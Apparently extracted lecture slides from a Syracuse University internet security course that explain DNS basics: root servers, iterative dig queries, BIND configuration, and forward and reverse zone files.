



# Internet Security

## Domain Name System (DNS)


## Introduction




## Organization of DNS Zones



# Top-Level Domain .sucks






Want to make a statement with this website?

I was planning on it, but I'm busy.

I might sell it to you; [make me an offer](#); Terms and Conditions apply.

## DNS Zone Versus Domain




DNS servers :

# DNS Root Servers

## List of Root Servers

Hostname	IP Addresses	Manager
a.root-servers.net	198.41.0.4, 2001:503:ba3e::2:30	VeriSign, Inc.
b.root-servers.net	192.228.79.201	University of Southern California (ISI)
c.root-servers.net	192.33.4.12	Cogent Communications
d.root-servers.net	199.7.91.13, 2001:500:2d::d	University of Maryland
e.root-servers.net	192.203.230.10	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241, 2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4	US Department of Defence (NIC)
h.root-servers.net	128.63.2.53, 2001:500:1::803f:235	US Army (Research Lab)
i.root-servers.net	192.36.148.17, 2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30, 2001:503:c27::2:30	VeriSign, Inc.
k.root-servers.net	193.0.14.129, 2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42, 2001:500:3::42	ICANN
m.root-servers.net	202.12.27.33, 2001:dc3::35	WIDE Project



IP Anycast

# Root Zone File

Visit:

<https://www.internic.net/domain/root.zone>




# DNS Query and Servers




**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**

## DNS Query: Principle



DNS Iterative Query



# DNS Iterative Query: Break Down the Process

## ❖ Query the root server.

```
seed@ubuntu:~$ dig @a.root-servers.net www.example.net
```

(Only a portion of the reply is shown here)

```
;; QUESTION SECTION:
```

```
;www.example.net.      IN      A
```

```
;; AUTHORITY SECTION:
```

```
net.      172800 IN      NS      m.gtld-servers.net.
```

```
net.      172800 IN      NS      l.gtld-servers.net.
```

```
net.      172800 IN      NS      k.gtld-servers.net.
```

```
;; ADDITIONAL SECTION:
```

```
m.gtld-servers.net. 172800 IN A      192.55.83.30
```

```
l.gtld-servers.net. 172800 IN A      192.41.162.30
```

```
k.gtld-servers.net. 172800 IN A      192.52.178.30
```

dig www.example.com

## ❖ Query the .net server.

```
seed@ubuntu:~$ dig @m.gtld-servers.net www.example.net
```

```
;; QUESTION SECTION:
```

```
;www.example.net.      IN      A
```

```
;; AUTHORITY SECTION:
```

```
example.net. 172800 IN      NS      a.iana-servers.net.
```

```
example.net. 172800 IN      NS      b.iana-servers.net.
```

```
;; ADDITIONAL SECTION:
```

```
a.iana-servers.net. 172800 IN A      199.43.132.53
```

```
b.iana-servers.net. 172800 IN A      199.43.133.53
```

Local

cache

## ❖ Query example.net's NS server.

```
seed@ubuntu:~$ dig @a.iana-servers.net www.example.net
```


```
;; QUESTION SECTION:
```

```
;www.example.net.      IN      A
```

```
;; ANSWER SECTION:
```

```
www.example.net. 86400 IN      A      93.184.216.34
```

## What Happens When You Have Bought a Domain Name?



# Set Up Your Own DNS Server

## ❖ /etc/bind/named.conf (BIND configuration file)

```
zone "example.net" {  
    type master;  
    file "/etc/bind/example.net.db";  
};  
  
zone "0.168.192.in-addr.arpa" {  
    type master;  
    file "/etc/bind/192.168.0.db";  
};
```

*forward*


*reverse*

*Server*

## ❖ Zone file


```
$TTL 3D ; default expiration time of all resource records without their own  
TTL  
@      IN      SOA      ns.example.net. admin.example.net. (  
    1          ; Serial  
    8H         ; Refresh  
    2H         ; Retry  
    4W         ; Expire  
    1D )       ; Minimum  
  
@      IN      NS       ns.example.net. ;Address of name server  
@      IN      MX       10 mail.example.net. ;Primary Mail Exchanger  
  
www    IN      A        192.168.0.101 ;Address of www.example.net  
mail   IN      A        192.168.0.102 ;Address of mail.example.net  
ns     IN      A        192.168.0.10  ;Address of ns.example.net  
*.example.net. IN A 192.168.0.100 ;Address for other URL in  
                                ; the example.net domain
```

# Reverse DNS Lookup



## Reverse DNS Lookup

128.230.171.184 → name



128.230 server : SV

```
seed@ubuntu:~$ dig @a.root-servers.net -x 128.230.171.184
```

```
;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR

;; AUTHORITY SECTION:
in-addr.arpa. 172800 IN NS f.in-addr-servers.arpa.
in-addr.arpa. 172800 IN NS e.in-addr-servers.arpa.

;; ADDITIONAL SECTION:
f.in-addr-servers.arpa. 172800 IN A 193.0.9.1
e.in-addr-servers.arpa. 172800 IN A 203.119.86.101
```

```
seed@ubuntu:~$ dig @f.in-addr-servers.arpa -x 128.230.171.184
```

```
;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR

;; AUTHORITY SECTION:
128.in-addr.arpa. 86400 IN NS r.arin.net.
128.in-addr.arpa. 86400 IN NS u.arin.net.
```

```
seed@ubuntu:~$ dig @r.arin.net -x 128.230.171.184
```

```
;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR

;; AUTHORITY SECTION:
230.128.in-addr.arpa. 86400 IN NS ns2.syr.edu.
230.128.in-addr.arpa. 86400 IN NS ns1.syr.edu.
```

```
seed@ubuntu:~$ dig @ns2.syr.edu -x 128.230.171.184
```


```
;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR

;; ANSWER SECTION:
184.171.230.128.in-addr.arpa. 3600 IN PTR syr.edu.
```



## Reverse Lookup Zone File

```
$TTL 3D
@      IN      SOA    ns.example.net. admin.example.net. (
                        1
                        8H
                        2H
                        4W
                        1D)
@      IN      NS     ns.example.net.
101    IN      PTR    www.example.net.
102    IN      PTR    mail.example.net.
10     IN      PTR    ns.example.net.
```

